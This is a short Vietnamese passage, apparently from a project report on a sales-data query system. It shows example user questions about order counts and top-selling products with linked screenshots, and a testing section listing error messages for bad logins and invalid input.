
Khi người dùng nhập: “Số lượng đơn hàng bán ra theo ngày trong tháng 5 năm 2025?”:



Khi người dùng nhập: “Top 5 sản phẩm bán chạy trong năm 2025”?




Khi người dùng nhập: “Top 5 sản phẩm bán chạy trong năm 2024”?




8.7 Kiểm thử

-Khi nhập sai thông tin đăng nhập: Thông báo lỗi và yêu cầu nhập lại



-Khi chưa nhập đủ liệu: thông báo người dùng nhập đầy đủ:



-Khi dữ liệu nhập vào không hợp lệ: In ra: “Không hiểu câu hỏi, vui lòng thử lại với từ khóa khác” và yêu cầu người dùng nhập lại dữ liệu:

